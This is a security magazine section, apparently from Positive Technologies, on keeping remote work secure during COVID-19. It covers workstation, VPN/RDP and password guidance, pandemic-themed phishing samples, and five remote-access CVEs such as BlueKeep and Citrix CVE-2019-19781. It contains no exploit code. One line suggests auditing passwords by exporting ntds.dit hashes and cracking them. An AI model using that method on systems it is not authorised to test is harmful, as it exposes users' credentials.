
---

***Securing data and funds is not just the job of developers; users, too, play a vital role in keeping themselves safe***



# WORKING FROM HOME SECURELY





124


Work from home: digital distancing  
to keep your network safe

132

Five dangerous remote work  
vulnerabilities

134

How not to hand your company over  
to hackers while working remotely.  
Tips for SOC specialists



# Work from home: digital distancing **to keep your network safe**

*Evgeny Gnedin,  
Alexey Novikov*

Due to COVID-19, almost all of the world's major IT companies have moved most employees to work from home. These include Amazon, Apple, Facebook, Google, Instagram, Microsoft, and Twitter, to name just a few. This is a commendable step for reducing the risk of coronavirus infection among employees. But we cannot forget about the increased risks of digital infection for businesses. Cyberattackers now have more points of entry into local networks than before. Some employees started using their home laptops and desktops, which may not be properly configured for security. Indeed, criminals will always try to exploit the latest trends and anxieties for their own gains. The number of vulnerable corporate systems accessible to attackers is increasing every day, making risk reduction a matter of urgent concern.

IT and security teams have their hands full trying to ensure operational continuity and block unauthorized access to company systems. To help, we have compiled some recommendations to keep in mind when moving your company to telework, plus a checklist to make sure you have all your security bases covered.

## Securing workstations

The first step is to determine whether employees will be working on a company laptop, a company desktop brought in from the office, or by remotely connecting from a personal device (aka BYOD or "bring your own device"). Different security measures are appropriate for each of these situations.

The safest option is to have employees work on a company laptop. The company can make sure in advance that the laptop meets all the requirements for remote workstation security (for example, installing corporate antivirus protection and other necessary software, plus enabling two-factor authentication, full-disk encryption, event logging, and automatic updates). But when employees bring their own devices, companies have a difficult time enforcing these measures and almost certainly cannot verify compliance down the road. So an attacker could place malware on the employee's personal device or steal their credentials in a phishing attack.

As a minimum, personal devices should have antivirus protection and the latest updates for the operating system and all software. Otherwise, the employee should be blocked from connecting to the corporate network from that device—and probably provided a company laptop.

## Securing the network perimeter

Our statistics show that 67 percent of companies use remote access software, including Ammyy Admin, RAdmin, and TeamViewer (see page 12). Work-from-home arrangements make this software even more irresistible, this includes employees who don't have the experience to use it securely.

One of the more secure options for remote access is to use a virtual private network (VPN). Not all VPNs are created equal, so we recommend safer kinds such as L2TP with IPSec. Another popular option is to connect via Remote Desktop Protocol (RDP).

Whichever one you choose, it's smart to use a special gateway for remote access. For RDP connections this is called a Remote Desktop Gateway (RDG). For VPNs, this is called a VPN Gateway. We recommend against allowing direct connections to a corporate workstation.



Remote access is particularly dangerous for business-critical networks and systems: process networks at factories and utility companies, ATM processing and card processing networks at banks, accounting servers, and sensitive filing systems, to name a few. Such networks, which are usually isolated from the Internet and even from the main corporate network, have strict access controls. But when working from home, administrators are tempted to make life easier for themselves by setting up a special connection to manage and configure things remotely.

Keep a close eye on administrator compliance with security rules. Constant monitoring of the network perimeter, and especially the key segments of it, is a good idea. Also scrutinize the use of remote administration software, such as RAdmin and TeamViewer, to see if it is being used for malicious purposes (this can be determined by artifacts in network traffic). The main danger of TeamViewer, which is used at 58 percent of companies, is that it can be used to provide access (even despite security controls and access rules) to third parties: say, relatives, friends, or colleagues at another company. Be sure to warn employees of the consequences of delegating their network access without prior approval.

Since contractors still cannot make on-site visits due to COVID-19, companies may have to provide special remote access to outside companies and integrators. Needless to say, this can create a lot of risk. So monitor any such connections closely: attacks via trusted connections are one of the most common ways of hacking the networks of major companies.

## Segmenting networks

VPNs can be tricky, however. What usually happens is that the VPN is forwarded to a particular segment on the local network; the availability of the other network segments is not guaranteed. So IT departments may be up against the clock to re-configure equipment and tailor VPN access to the precise needs of each user. Rushed for time, they may simply open up access to a subnet not just for individual employees, but for all VPN users. This is bad for security, increasing both the potential reach of external attacks (whenever they breach the local network) and of insider attacks. IT teams should preemptively make a plan of action for maintaining network segmentation and allocating sufficient VPN pools.

## Securing accounts

Penetration testing by our company shows that at least 75 percent of companies use dictionary passwords for their external services (such as websites, portals, databases, and teleconferencing) ([bit.ly/3fvp4KH](https://bit.ly/3fvp4KH)). The danger gets even worse when these weak passwords are used for remote connections to the local network. All an attacker needs to start attacking internal resources directly is brute-force a weak password.

This makes it critical to reinforce password policies when employees work from home. Make sure that passwords are even longer and more complex than usual. For remote work, we recommend passwords at least 12 characters long for non-privileged accounts and at least 15 characters long for administrators. Passwords should contain both upper- and lower-case letters, special characters, and numbers. Forbid easy-to-guess passwords. Limit the lifetime of passwords to no more than 90 days and



replace default passwords with stronger ones compliant with the password policy.

Previously, a number of employees were not given remote access due to the sensitivity of their work. But newly of-  
fice-free accountants, engineers, technicians, and corporate executives often have little idea of how to stay safe and avoid falling victim online. One predictable consequence is a sharp rise in the number of accounts with easy-to-guess passwords on the network perimeter. IT departments can preempt this by requiring longer passwords. Here is one way to check the complexity of passwords: export password hashes from the domain controller (in ntds.dit) and run this file through password cracking dictionaries.

When it comes to remotely accessing critical systems, we urge adopting two-factor authentication. In the absence of 2FA and timely patch installation, ERP systems (to name just one example) become extremely attractive for phishing and network breaching. Our experience shows that ERP systems are of great interest for financially motivated groups such as Cobalt, Lazarus, RTM, Silence, and TA505. As another line of defense, consider using two-factor authentication with hardware tokens. This helps even when weak passwords get compromised.


## Making common sense common

Back in 2005, emails used to spread the Naiva.A trojan had "What is avian influenza (bird flu)?" as their subject line ([bit.ly/38UUGah](http://bit.ly/38UUGah)). In 2009, messages warning of swine flu in the U.S., or an outbreak in Hollywood, helped cybercriminals to sell counterfeit medications and obtain personal data for future attacks ([bit.ly/3exwgVj](http://bit.ly/3exwgVj)). At the peak in 2009, such messages accounted for almost 4 percent of spam worldwide.

According to our data, around 13 percent of social engineering attacks in the first quarter attempted to take advantage of coronavirus concerns ([bit.ly/31Hn6TO](http://bit.ly/31Hn6TO)).

Criminals are taking advantage of the pandemic in phishing emails, fake sites, and booby-trapped mobile apps. Professional APT groups (such as Gamaredon, Higaia, and SongXY) quickly caught wind of the telework shift and started attacking employees' personal email accounts. For example, Gamaredon, one APT group monitored by Positive Technologies, sent messages claiming to be from the Ukrainian Foreign Ministry. The malware was packaged in a document supposedly containing statistics on the spread of the coronavirus. In February, reports described phishing attacks targeting shipping companies, in which COVID-19 was also used as bait ([bit.ly/2OqZ1su](http://bit.ly/2OqZ1su)). The malicious attachment (a Microsoft Word file) exploited vulnerability CVE-2017-11882 in Microsoft Office.

One phishing mailing by unknown perpetrators was even sent to our company in an attempt to steal credentials.



**Coronavirus disease 2019 (COVID-19)**  
**Situation Report – 48**

Data as reported by national authorities by 10AM CET 08 March 2020

**HIGHLIGHTS**

- 8 new countries/territories/areas (Bulgaria, Costa Rica, Faroe Islands, French Guiana, Maldives, Malta, Martinique, and Republic of Moldova) have reported cases of COVID-19 in the past 24 hours.
- Over 100 countries have now reported laboratory-confirmed cases of COVID-19.
- WHO has issued a [consolidated package of existing preparedness and response guidance](#) for countries to enable them to slow and stop COVID-19 transmission and save lives. WHO is urging all countries to prepare for the potential arrival of COVID-19 by readying emergency response systems; increasing capacity to detect and care for patients; ensuring hospitals have the space, supplies and necessary personnel; and developing life-saving medical interventions.


**SITUATION IN NUMBERS**  
total and new cases in last 24 hours

**Globally**  
105 586 confirmed (3656 new)

**China**  
80 859 confirmed (46 new)  
3100 deaths (27 new)

**Outside of China**  
24 727 confirmed (3610 new)  
484 deaths (71 new)  
101 Countries/territories/ areas (8 new)

Phishing page by the Higaia APT group



**PASSWORD EXPIRED**

Dear [redacted]

The password of your email account [redacted]@ptsecurity.com will expire on 08/03/2020

Please click below if you want to keep using same password.

[Keep Password](#)

Thanks,


ptsecurity.com Administrator

---

This email was sent to [redacted]@ptsecurity.com  
Organization: ptsecurity.com Corporation. All rights reserved. @ 2020

Phishing attempt against Positive Technologies employees

Fraudsters sent messages disguising themselves as the World Health Organization (WHO) about a cure for coronavirus or availability of express testing kits. As the WHO warns, look at the sender's address, which in the case of the WHO should resemble person@who.int. If the part after the "@" is not "who.int," then the sender is not affiliated with the WHO (bit.ly/2ZtI5c6).



*Phishing message disguised as an official WHO communication*

A phishing email titled "Coronavirus outbreak in your city (Emergency)" claimed to come from the U.S. Centers for Disease Control and Prevention (CDC). Instead of the genuine domain (cdc.gov), the fraudsters used the domain "cdc-gov.org." Clicking the message link takes the user to a fake Microsoft Outlook login page, created to steal any usernames and passwords that are entered (nbcnews.to/3fvLThr).

Sometimes it's possible to spot a phishing message based on poor grammar or design. Attackers usually fail to adapt their messages very carefully. Links in such messages often go to a fake version of a popular site. On the fake site, the user is asked to enter their username and password. Naturally, do not click these links and do not enter your username or password. To visit a site of interest, either type the domain by hand or look it up using a search engine.

Remember that cybercriminals right now have a number of juicy materials at their fingertips to scare victims into opening messages, including flight cancellations, closure of public transport, quarantines, lockdowns, and sudden changes affecting companies or industries.

Employees must be vigilant and aware of the threat as they distinguish phishing messages from legitimate ones. Doing so requires holding conversations, providing well-designed training materials that are not overwhelming, and giving tips related to information security and social engineering. Also: perform dynamic scanning of all incoming email attachments inside a sandbox.



## Work-from-home security checklist

To make sure you haven't forgotten any of the big factors during this massive work-from-home transition, here is a brief checklist. Compare to see if your company's security is where it needs to be.

	What to do	Why to do it
1.	Verify and strengthen password policy.	An attacker could penetrate the company's local network by bruteforcing an employee's account.
2.	Minimize access rights to internal resources (allow only what employees actually need).	An insider or external attacker could steal sensitive information by penetrating the local network from an employee's home computer.
3.	Secure employee devices used to connect to the corporate network.  Scan email attachments in a sandbox.  Train employees on security and help them avoid getting phished.	An employee's device could be infected with malware. This device could spread the malware to the local network.
4.	Monitor the network perimeter non-stop.	An external attacker could penetrate the local network if insecure remote access interfaces or services are on the network perimeter.
5.	For remote connections, use gateways instead of a specific workstation.	Employee workstations could be compromised in a targeted attack on network interfaces that are open to remote connections.
6.	Log security events on workstations and servers on the local network, employees' remote devices, and protection systems.  Retain copies of network traffic.  Monitor security events on key systems.  Perform automated deep analysis of network traffic.	Improper employee actions and attacks on corporate resources cannot be monitored. Incident reaction and investigation could be delayed.
7.	Have a security operations center (SOC) or special staff on call to monitor protection 24 hours a day.	Response to any detected security incidents could be delayed. Cyberattacks cannot be stopped in time.

<b>8.</b>	Maintain segmentation of internal networks.  Strictly control access to key segments and systems.	Key business systems could be compromised by an external or internal attacker.
<b>9.</b>	Maintain extra capacity for handling the loads caused by employees working remotely.	Business processes could be disrupted if employees cannot connect to internal corporate resources.
<b>10.</b>	Have IT department available with 24-hour technical support to keep infrastructure functioning.	Business processes could be intentionally disrupted by denial of service or account lockouts. Business processes could be unintentionally brought down by overwhelming employee network demand.

## What to expect

Working from home has become common like never before, with its popularity only set to increase. Today the long-term viability of the home office is being put to the test. The "test" is being taken by every company that has employees working remotely: attackers will surely try to phish employees by targeting corporate and personal email accounts, as well as social media pages. Working from home means weaker digital security and better odds for attackers. We expect a sharp rise in attacks on the network perimeter of companies and remote workstations of employees.

In many countries, organizations at which working from home had never been even an option (such as government agencies and research laboratories) are suddenly at high risk of cybercompromise. The rushed nature of the change inevitably causes mistakes by administrators and an increase in insecure systems. Employees with poor security awareness who previously had worked only in an office could unwittingly be of great use to attackers. The insider threat is increasing as well. Attackers are eager to pounce on these weaknesses. The consequences for companies could be catastrophic. If your company is not yet ready for remote work, we urge not acting in haste: build a process that is comprehensive and well thought-out in a way that accounts for the full spectrum of security threats.

Redoubled monitoring of network activity of employee actions and all remote connections, monitoring of security events on key business systems, and monitoring of the network perimeter and employee workstations—these are all key components of a plan for reducing the risk of a network breach by an external attacker. Equally critical is the willingness of employees to step up and combat the constant threat of phishing.

# Five dangerous remote work vulnerabilities

## 1

---

The number of hosts accessible via Remote Desktop Protocol (RDP) has significantly increased since late February. Our monitoring suggests that, on average, 10 percent of such hosts are vulnerable to BlueKeep (CVE-2019-0708).


BlueKeep allows remotely obtaining full control over Windows 7, Windows Server 2008, and Windows Server 2008 R2 systems. (Good thing everyone has migrated to Windows 10 and is not affected!) To conduct an attack, hackers only need to send a special RDP request to vulnerable Remote Desktop Services (RDS), with no authentication needed. Generally speaking, the more hosts available over RDP, the more vulnerable workstations there are.

To eliminate the BlueKeep vulnerability and similar vulnerabilities CVE-2019-1181/1182, patching is just the first step. Remote access needs to go through a gateway: Remote Desktop Gateway (RDG) for RDP and VPN Gateway for VPNs. Connecting to a remote desktop directly is never a good idea.

## 2

---

Newer Windows versions, too, have remote desktop vulnerabilities that allow attackers to move around corporate networks. These are vulnerabilities CVE-2019-1181/1182, named "BlueKeep-2" by some experts. Even if you have an RDG installed, we still recommend checking for and installing the latest patches.



### 3

---

The bronze medal goes to Citrix vulnerability CVE-2019-19781 discovered by Positive Technologies expert Mikhail Klyuchnikov. Some have even dubbed it "Shitrix" because of update delays and existence of an exploit. A month and a half after the initial details had been published, approximately 16,000 companies were still vulnerable. The vulnerability is extremely dangerous, allowing attackers to penetrate local networks from the Internet. In particular, it is used by operators of Ragnarok and REvil/Sodinokibi ransomware.

### 4


---

Let us not forget about older remote desktop protocol vulnerability CVE-2012-0002 (MS11-065), which can still be found on network perimeters. The vulnerability, discovered in 2012, was marked by the leak of PoC code by a Microsoft MAAP partner and accusations against an officer of the Russian Main Intelligence Directorate (GRU) regarding attempted purchase of an exploit.

### 5

---

Last but not least is a flaw in the PHP 7 deserialization mechanism (CVE-2019-11043). With this PHP 7 vulnerability, an attacker who is not logged in can execute arbitrary code. The threat affects nginx servers that have FPM (a package for handling PHP scripts) enabled. This vulnerability caused infection of NextCloud cloud storage users with NextCry ransomware.



**To automate patching of corporate systems, consider solutions for centralized management of updates and patches. Security analysis tools can efficiently determine whether or not vulnerabilities are present.**



# How not to hand your company over to hackers while working remotely. Tips for SOC specialists

*Paul Kuznetsoff*

For many, the concept of "remote work" has gained real significance only recently, as organizations around the world have been forced to transfer their operations online as a part of anti-COVID-19 measures. Prior to this sudden shift, only a paltry handful of companies already had experience transferring their employees to remote work en masse. This means that even organizations with robust and well-developed IT infrastructures have, in many cases, found themselves at a loss, lacking the refined protocols and security tools that this new situation demands. In light of this, SOC divisions at multitudes of organizations have found themselves facing unfamiliar and highly particular challenges. This phenomenon has occurred uniformly and indiscriminately across industries. In fact, there have been frequent examples of companies for whom online work is central to their business and who, one might expect, would know everything there is to know about remote work and how to conduct it securely—however, as it turns out, they are just as unprepared as everyone else.

